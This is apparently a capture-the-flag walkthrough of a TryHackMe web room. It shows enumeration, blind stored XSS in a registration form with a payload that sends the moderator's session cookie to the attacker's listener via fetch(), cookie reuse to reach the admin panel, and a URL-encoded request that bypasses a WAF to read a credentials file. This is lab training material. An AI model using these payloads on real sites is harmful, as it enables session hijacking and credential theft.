Room
https://tryhackme.com/room/padelify
Enumeration

The description of this room suggests it is a web server hosted on port 80, but let's run nmap just to make sure.
nmap -sC -sV -sT -p- 10.64.178.173As expected, the only thing open is a web server.
The next step is to enumerate the directories. For this, we will be using dirsearch.
dirsearch -u <http://10.64.178.173/>

When we visit the site, we are greeted with a registration page.
Let's check the log and config paths:

app.conf is blocked by the WAF, so we can assume creds are in there.
The logs path has a single file, error.log in it:

This confirms the existence of creds in the config file.
Moderator Flag
Pro tip: When a ctf has a site saying a moderator will review something, there is a 95% chance you can steal the cookie using Stored XSS.
To test for this possibility, we first need to set up a web server using python. Since the moderator is checking the requests, the XSS will probably be blind.
python3 -m http.server
Now we need to confirm if it is even possible. To do this we can have a simple payload like this:
<script src="<http://10.64.80.99:8000>"></script>We can input this in the register form as shown:

When we submit the registration, we can check the server to see if something has happened to confirm XSS.

As we can see, something has happened, now we can try finding ways to weaponize this.
Weaponizing the XSS
Now we have confirmed that the web app is vulnerable to XSS, we can try finding ways to use the XSS to gain access to the admin panel. Let's try a basic payload to steal cookies:
<img src=x onerror="location='<http://10.64.80.99:8000/?c='+document.cookie>">
Well, that didn't work. Since the previous <script src> worked earlier, we can try including a remote file using it.
Let's start by writing simple JS code to steal the cookie.
fetch('<http://10.64.80.99:6767/?c=>' + document.cookie);We can now use XSS to try to exfiltrate the cookie:
<script src="<http://10.64.80.99:6767/steal.js>"></script>
We receive a connection back with the cookie.

Next, replace the cookie.



And we are in!
Admin Flag
After looking around for a bit, we find a possible SSRF vector.

Just inputting config/app.conf gets us blocked.
After playing around a bit, we find url encoding that works:
http://10.64.178.172/live.php?page=%63%6f%6e%66%69%67%2f%61%70%70%2e%63%6f%6e%66
Now we can login with the new info:

And we have the flag!